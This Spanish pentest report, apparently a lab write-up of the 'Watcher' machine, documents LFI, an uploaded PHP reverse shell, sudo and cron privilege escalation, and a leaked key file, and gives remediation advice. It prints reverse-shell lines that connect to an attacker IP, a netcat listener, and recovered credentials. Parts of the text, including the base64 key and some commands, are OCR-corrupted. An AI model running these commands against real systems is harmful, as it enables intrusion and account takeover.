




Reporte Pentester.

Cliente: Máquina / Watcher.



Equipo de trabajo:

- Sh3llr1ck0.

Formato.

| | |
|--|----|
| Detalles Ejecutivos | 4 |
| Scope | |
| Vulnerabilidades encontradas. | |
| Resumen de las vulnerabilidades encontradas. | |
| Conclusiones. | |
| Detalles Técnicos | |
| CVSS tabla de puntaje | 6 |
| Local File Inclusion | 7 |
| Puntaje CVSS. | |
| Descripción. | |
| Componentes afectados. | |
| Detalles. | |
| Referencias. | |
| Remediación. | |
| Remote Code Execution | 9 |
| Puntaje CVSS. | |
| Descripción. | |
| Componentes afectados. | |
| Detalles. | |
| Referencias. | |
| Remediación. | |
| Escalada de privilegios SUDO | 11 |
| Puntaje CVSS. | |
| Descripción. | |
| Componentes afectados. | |
| Detalles. | |
| Referencias. | |
| Remediación. | |
| Escalada de privilegios con tareas cron jobs | 13 |
| Puntaje CVSS. | |
| Descripción. | |
| Componentes afectados. | |
| Detalles. | |
| Referencias. | |
| Remediación. | |

| | |
|---|----|
| Escalada de privilegios SUDO | 15 |
| Puntaje CVSS. | |
| Descripción. | |
| Componentes afectados. | |
| Detalles. | |
| Referencias. | |
| Remediación. | |
| Upgrading dump shell a shell totalmente funcional | |
| Data Leak | 18 |
| Puntaje CVSS. | |
| Descripción. | |
| Componentes afectados. | |
| Detalles. | |
| Referencias. | |
| Remediación. | |

Detalles ejecutivos.

Scope

Para realizar la auditoría informática de la aplicación web de la empresa Watcher, ésta define su scope como el siguiente:

- Servidor web: 10.10.X.X
- Directorios: Todos.

Vulnerabilidades encontradas.

Como resultado final de la auditoría informática (Pentesting) realizada a la empresa Watcher, fue posible determinar y encontrar un total de 3 vulnerabilidades y 3 configuraciones incorrectas, cada una con un impacto propio y diferente siendo calificadas en la sección técnica.

Así mismo, se muestra el método y los pasos a seguir con el objetivo de replicar cada uno de los ataques realizados, seguido de algunas recomendaciones a tomar en consideración como parte del proceso de remediación por parte del equipo de desarrolladores.

Resumen de las vulnerabilidades encontradas.

Fue posible encontrar un total de tres vulnerabilidades y cuatro configuraciones erróneas desencadenando varios factores y vectores de ataque permitiendo a un atacante tomar control total del servidor.

Vulnerabilidades como Local File Inclusion (LFI), Remote Code Execution (RCE), Data Leak y configuraciones como permisos de archivos y cronjobs son vectores de fallo con impacto variante; sin embargo, el conjunto de tales técnicas suponen un riesgo mayor a la integridad, disponibilidad y confidencialidad del servidor y página web.

Conclusiones.

Con base a las vulnerabilidades halladas durante el proceso de auditoría, el equipo de seguridad de la empresa 3r1ck0 concluye que existe un riesgo alto de que se comprometan los servidores y/o aplicaciones que corren bajo el nombre de Watcher. por lo que es de vital importancia aplicar los cambios que fueron recomendados en cada una de las vulnerabilidades halladas.

A continuación, se presenta un gráfico con el impacto de las vulnerabilidades encontradas dentro de la página web de la empresa Watcher.




Gráfico de vulnerabilidades presentes

Detalles técnicos.

CVSS tabla de puntaje.

| Finding Severity Ratings | | |
|--|---------------------|--|
| The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact. | | |
| Severity | CVSS V3 Score Range | Definition |
| Critical | 9.0-10.0 | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately. |
| High | 7.0-8.9 | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible. |
| Moderate | 4.0-6.9 | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |
| Low | 0.1-3.9 | Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window. |
| Informational | N/A | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation. |

Local File Inclusion

Puntaje CVSS. AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/5.3

Descripción.

LFI es una vulnerabilidad web que permite a un atacante incluir archivos presentes en el servidor local, obteniendo capacidad de lectura directamente en la página web reflejada. Tal vulnerabilidad tiene diferentes implicaciones directamente proporcional del acceso que proporciona como la migración a ejecución remota de comandos (RCE) obteniendo acceso completo al servidor, afectando la integridad y disponibilidad del mismo.

Componentes afectados.

/post.php?post=valor

Detalles.

Paso 1:

Visitar la página web principal, accediendo a un recurso presente: <http://watcher.thm/post.php?post=>.

Nota: Es necesario agregar la dirección ip 10.10.x.x al archivo /etc/hosts del sistema linux utilizado, de igual forma, es posible sustituir el nombre de dominio por la dirección ip "<http://10.10.x.x/post.php?post=>".

Paso 2:

Reemplazar el valor del parámetro "/post" con la siguiente ruta:

?post=../../../../etc/passwd

Permitiendo obtener acceso de lectura al archivo por defecto passwd ubicado en los sistemas linux por defecto.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
apt:x:104:65534:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd/:/bin/false
uidd:x:106:110:/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/run/ssh:/usr/sbin/nologin
will:x:1000:1000:will:/home/will:/bin/bash
ftp:x:111:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
ftpuuser:x:1001:1001,,,:/home/ftpuuser:/usr/sbin/nologin
mat:x:1002:1002:,,,:/home/mat:/bin/bash
toby:x:1003:1003,,,:/home/toby:/bin/bash
</div>
```

Paso 3:

Enumerar directorios y archivos comunes presentes en la página web utilizando la herramienta nmap.

```
nmap -p80 --script http-enum 10.10.x.x
```

Obteniendo información relevante como la existencia del archivo “robots.txt”.

```
# Nmap 7.94SVN scan initiated Sun Feb 11 12:55:21 2024 as: nmap -p80 --script http-enum
--oN httpEnum 10.10.160.229
Nmap scan report for 10.10.160.229
Host is up (0.19s latency).


PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /robots.txt: Robots file
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'

# Nmap done at Sun Feb 11 12:55:42 2024 -- 1 IP address (1 host up) scanned in 21.33 seconds
```

Paso 4:

Visitando tal archivo previamente listado en la ruta http://watcher.thm/post.php?post=secret_file_do_not_read.txt es posible ubicar las credenciales ftpuser:givemefiles777.

Obteniendo acceso al servidor FTP con las credenciales encontradas con anterioridad.



Referencias.

<https://brightsec.com/blog/local-file-inclusion-lfi/>

<https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/>

Remediación.

Remediaciones a considerar para la vulnerabilidad LFI.

Implementación de un método de sanitizado para el parámetro “?post=”.

Uso de un “whitelist” con los valores válidos aceptados de los archivos presentes.

Remote Code Execution.

Puntaje CVSS. AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N/7.7.

Descripción.

RCE es una vulnerabilidad web que permite a los atacantes la habilidad de realizar una ejecución de comandos directamente en el servidor web la cual puede variar en el sistema aunque su fin usualmente se enfoca en la realización de una conexión inversa.

Componentes afectados.

Permisos del directorio “files” en servidor FTP.

Detalles.

Paso 1:

Haciendo uso de la sesión previamente iniciada en el servidor FTP con las credenciales ftpuser:givemefiles777. Es necesario acceder al directorio “files” de la siguiente forma;

```
cd files
```

Paso 2:


Subir un archivo con código php encargado de generar una conexión inversa de la siguiente forma.

```
put php-reverse-shell.php
```

Nota: Es posible descargar una copia del archivo en la dirección url <https://github.com/pentestmonkey/php-reverse-shell>. Recordar alterar los valores “\$ip” y “\$port” del archivo malicioso con la dirección ip de la máquina atacante y el puerto a utilizar.

Paso 3:

Haciendo uso de la vulnerabilidad LFI previamente explicada, apuntar a la siguiente url modificada <http://watcher.thm/post.php?post=../../home/ftpuser/files/shell.php>.



Nota: Archivo php-reverse-shell.php renombrado a shell.php por comodidad del equipo de trabajo.

Referencias.

<https://www.crowdstrike.com/cybersecurity-101/remote-code-execution-rce/>

Remediación.

Dentro de este caso en específico, existen factores relacionados, los cuales desencadenan tal vulnerabilidad como RCE. A continuación se listan algunas recomendaciones:

Eliminación del archivo "secret_file_do_not_read.txt".

Implementación de una política de contraseña segura como longitud mínima de 12 caracteres, uso de mayúsculas, minúsculas, números y caracteres especiales como "@, -, _, &, *, |, ;, +, %, #".

Escalada de privilegios SUDO.

Puntaje CVSS. AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N/7.3.

Descripción.

El comando “sudo” en linux hace referencia a “superuser do”, el cual permite realizar ejecución de comandos utilizando los permisos (privilegios) de seguridad de otro usuario. Usualmente el super usuario “root” por defecto en sistemas linux; sin embargo, dichos usuarios pueden ser alterados, ejecutando diferentes comandos.

Componentes afectados.

(toby) NOPASSWD: ALL

Detalles.

Con el acceso remoto previamente adquirido y explicado, seguir las siguientes instrucciones.

Paso 1:


Por defecto, en el momento de conseguir acceso remoto a servidores web, es con el usuario www-data el cual tiene permisos limitados. De modo que es necesario listar los privilegios de los usuarios.

```
sudo -l
```

Paso 2:

Con la respuesta del comando previamente adquirido, es posible determinar que el usuario “toby” puede realizar ejecución de cualquier comando sin introducir la contraseña de dicho usuario. Realizando la escalada de privilegios del usuario “www-data” a el usuario “toby”.

```
sudo -u toby "/bin/bash"
```



```
toby@watcher: /var/www/html
Archivo Acciones Editar Vista Ayuda

www-data@watcher:/var/www/html$ sudo -l
Matching Defaults entries for www-data on watcher:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
r/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on watcher:
  (toby) NOPASSWD: ALL
www-data@watcher:/var/www/html$ sudo -u toby "/bin/bash"
toby@watcher:/var/www/html$
```

Nota: La escalada de privilegios es exitosa al momento de ver el nombre de usuario toby reflejado. Sin embargo, también es posible utilizar el comando “whoami” confirmándolo.

Referencias.

<https://delinea.com/blog/linux-privilege-escalation>.

Remediación.

Dentro de las recomendaciones a considerar, es necesario sugerir lo siguiente:

Limitar los comandos que el usuario toby pueda ejecutar sin contraseña, preferentemente únicamente los comandos estrictamente necesarios.

Aunque en muchos casos es necesaria dicha configuración, preferentemente se recomienda como requisito indispensable el uso de contraseñas al momento de ejecutar comandos con “sudo”.

Escalada de privilegio con tareas cron jobs

Puntaje CVSS. AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:L/7.9.

Descripción.

Las tareas cron son configuraciones encargadas de realizar una acción (tarea) automatizada dentro del sistema operativo cada cierto tiempo. Cron Jobs son ampliamente utilizados con el fin de realizar tareas diarias reduciendo el tiempo o esfuerzo implicado en tales acciones tomadas por un administrador de servidor. Sin embargo, pueden implicar un riesgo de seguridad siendo un vector de migración de usuarios si los archivos utilizados son mal configurados.

Componentes afectados.

-rwxr-xr-x 1 toby toby 88 Feb 22 19:55 cow.sh


Detalles.

Anteriormente fue explicado y mostrado una migración del usuario "www-data" al usuario "toby". A continuación se muestran los pasos para realizar una segunda migración, siendo del usuario o "toby" al usuario "mat".

Paso 1:

Siguiendo el proceso de enumeración dentro de un sistema operativo, la ruta por defecto a visitar, determinando si existen tareas cron presentes.

```
cat /etc/crontab
```



```
toby@watcher:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.monthly )
#
*/1 * * * * mat /home/toby/jobs/cow.sh
toby@watcher:~$
```

Obteniendo el resultado anterior, es posible determinar la existencia de una tarea cron encargada de ejecutar un script "cow.sh" ubicado en la ruta "/home/toby/jobs/cow.sh" dentro de un intervalo de tiempo cada 30 segundos.

Paso 2:

Es posible alterar el contenido del archivo "cow.sh" debido a que el propietario, siendo este el usuario "toby" tiene permisos suficientes de escritura (-**rw**xr-xr-x).

```
echo "bash -i >& /dev/tcp/IPATTACK/PORT 0>&1"
>> cow.sh
```


Paso 3:

Inicializar la herramienta netcat dentro de su modo de escuchar, permitiéndonos estar a la espera de la conexión inversa.

```
nc -lvnp puerto
```

Paso 4:

Esperar unos segundos la conexión inversa a la máquina local atacante.



```
kali@kali:~/Documents/THM/watcher$ nc -lvnp 1235
listening on [any] 1235 ...
connect to [10.2.58.202] from (UNKNOWN) [10.10.137.150] 47916
bash: cannot set terminal process group (2083): Inappropriate ioctl for device
bash: no job control in this shell
mat@watcher:~$

toby@watcher:~/jobs$ ls -al
total 12
drwxrwxr-x 2 toby toby 4096 Feb 22 19:55 .
drwxr-xr-x 6 toby toby 4096 Dec 12 2020 ..
-rwxr-xr-x 1 toby toby 88 Feb 22 19:55 cow.sh
toby@watcher:~/jobs$ cat cow.sh
#!/bin/bash
cp /home/mat/cow.jpg /tmp/cow.jpg
bash -i %>/dev/tcp/10.2.58.202/1235 0>&1
toby@watcher:~/jobs$
```

Referencias.

<https://medium.com/@tinopreter/linux-privesc-2-scheduled-tasks-cron-b23c4c4df152>

Remediación.

Sugerencias dentro del manejo de permisos:

Al momento de implementar una tarea cron, es recomendable reducir los permisos de escritura (w) para los archivos involucrados conteniendo código, siendo únicamente el usuario root el permitido para realizar alteraciones.

Es posible diseñar un script encargado de la verificación y alteración de permisos para archivos ejecutables involucrados en tareas cron.

Escalada de privilegios permisos SUDO

Puntaje CVSS. AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:L/7.9.

Descripción.

Previamente explicado el comando “sudo” en linux hace referencia a “superuser do”, el cual permite realizar ejecución de comandos utilizando los permisos (privilegios) de seguridad de otro usuario. Usualmente el super usuario “root” por defecto en sistemas linux; sin embargo, dichos usuarios pueden ser alterados, ejecutando diferentes comandos.

Componentes afectados.


(will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py

Detalles.

Previamente se mostró y explicó la escalada de privilegios del usuario “toby” al usuario “mat”, a continuación se mostraran los pasos para migrar del usuario “mat” al usuario “will”.

Paso 1:

Obteniendo la enumeración correspondiente para el usuario “mat” es posible determinar que se le es permitido ejecutar el script will_script.py sin uso de su contraseña.



```
sudo -l

mat@watcher:~$ sudo -l
sudo -l
Matching Defaults entries for mat on watcher:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mat may run the following commands on watcher:
    (will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
mat@watcher:~$
```

Paso 2:


Es posible determinar que el archivo “cmd.py” contiene permisos de escritura para el propietario “mat”. Alterando dicho archivo, insertando código malicioso.

```
echo "import os" > cmd.py
echo "os.system('/bin/bash')" >> cmd.py
```

Paso 3:

Ejecución del script haciendo uso de la herramienta previamente vista sudo. Realizando tal acción con el usuario “will” junto con el archivo “cmd.py” previamente alterado.

```
sudo -u will /usr/bin/python3 /home/mat/scripts/
will_script.py 2
```

A screenshot of a terminal window with a dark background. The window title is "will@watcher: ~/scripts". The terminal shows the following commands and output:
1. Command: `cat cmd.py`
Output:

```
import os
os.system('/bin/bash')
'''
def get_command(num):
    import os
    if(num == "1"):
        os.system("bash -i >& /dev/tcp/10.2.58.202/1236 0>61")
        return "ls -lah"
    if(num == "2"):
        return "id"
    if(num == "3"):
        return "cat /etc/passwd"
'''
```


2. Command: `sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 2`
Output:

```
will@watcher:~/scripts$
```

Nota: El equipo de trabajo alteró el archivo con la herramienta nano, agregando código malicioso y comentando el resto de código. En caso de desear hacer la misma modificación es necesario seguir los pasos del final, actualizando de una shell dump a una shell totalmente interactiva.

Referencias.

<https://www.redhat.com/sysadmin/suid-sgid-sticky-bit>.

Shell upgrade:

<https://infosec.danielvelez.me/zsh/fully-upgrading-simple-shells-zsh/>

Remediación.

Dentro de las recomendaciones a considerar, es necesario sugerir lo siguiente:

Al momento de configurar la aplicación de sudo, es recomendable reducir los permisos de escritura (w) para los archivos involucrados conteniendo código, siendo únicamente el usuario root el permitido para realizar alteraciones.

Es posible diseñar un script encargado de la verificación y alteración de permisos para archivos ejecutables involucrados con “sudo”.

Aunque en muchos casos es necesaria dicha configuración, preferentemente se recomienda como requisito indispensable el uso de contraseñas al momento de ejecutar comandos con “sudo”.

Upgrading dump shell a shell totalmente funcional.

Dump Shell es un tipo de shell con características limitadas con la cual se accede al servidor web remoto en su mayoría de casos. Una shell completamente interactiva es una shell similar a la inicial, con la diferencia que contiene características complementarias como `ctrl+l`, `clear`, `ctrl+c` y las flechas de dirección.

Razón por la cual es considerada la importancia de la actualización de una dump shell a una shell completamente interactiva.

Actualización.

Paso 1:

Comprobación de instalación del lenguaje de programación python o python3. En caso de encontrarse instalado, se refleja la ruta absoluta donde se encuentra ubicado dicho binario; caso contrario, refleja una respuesta vacía.

```
which python3
```

Paso 2:

Obteniendo reflejado el nombre de usuario con el acceso obtenido, asemejado a una terminal ordinaria "username@watcher:/".

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Paso 3:

Envío del proceso encargado de la terminal invocada por la conexión inversa al background.

```
Ctrl + Z
```

Paso 4:

Consiguiendo dimensiones de terminal en uso.

```
stty size
```

Paso 5:

Generando proceso inverso en espera, obteniendo la terminal enviada a background.

```
stty raw -echo;fg  
[Enter][Enter]
```

Paso 6:

Reconfiguración de dimensiones dentro de la nueva terminal obtenida.

```
export SHELL=bash  
export TERM=xterm-256color  
stty rows <num> columns <num>
```

Shell completamente interactiva obtenida.

Data Leak.

Puntaje CVSS. AV:N/AC:L/PR:H/UR:N/S:C/C:L/I:N/A:N/3.2.

Descripción.

Data leak hace referencia a la liberación no intencionada de información sensible o confidencial para cierto grupo o público no intencionado.

Componentes afectados.

-rw-rw— root adm 2270 Dec 3 2020 3 Key.b64

Detalles.

Explicación de migración del usuario “will” a el usuario “root”.


Paso 1:

Acceder a la ubicación temporal ubicada en todos los sistemas linux.

```
cd /tmp/
```

Paso 2:

Copiar el contenido del archivo key.b64.



```
will@watcher: /home/will
Archivo Acciones Editar Vista Ayuda
kali@h4ck: ~/Documentos/THM/watcher x will@watcher: /home/will x

drwxrwx— 2 root adm 4096 Dec 3 2020 backups
will@watcher:/home/will$ ls -al /opt/backups/
total 12
drwxrwx— 2 root adm 4096 Dec 3 2020 .
drwxr-xr-x 3 root root 4096 Dec 3 2020 ..
-rw-rw— 1 root adm 2270 Dec 3 2020 key.b64
will@watcher:/home/will$ cat /opt/backups/key.b64
LS0tLS1CRUdJTiBSU0EgUUFJJVkfURSBURVktLS0tLQpNSUlfCEfJQkFBS0NBUEVBe1BhUUZvbFFx
OGNlbn205bXNzeVBANTNhThpCY1J5QncrcnlzSjNoMEpDeG5WK2FHCm9wWmRjUXowMVLpWWRqWULh
WkVkbWRjUFZlXUxAVTDB1YzV1M2lmb2lLMXVpWU1mdzg1ME43dDNPWC9lcmRLRjQKanfWdTNpWE45
ZG9CbXZlZHVVOVJka1ZuRER1bzh5NER0SXVGQ2Y5MlpmRUFKR1VCMit2Rk9ON3E0S0pzSXhnQpu
TThrajho0ZrRLBrMGQxSEtIMitwN1FQMkhHWNJmM0RORm1RN1R1amEzem5nYkVWTzdOWHgZVjNZ
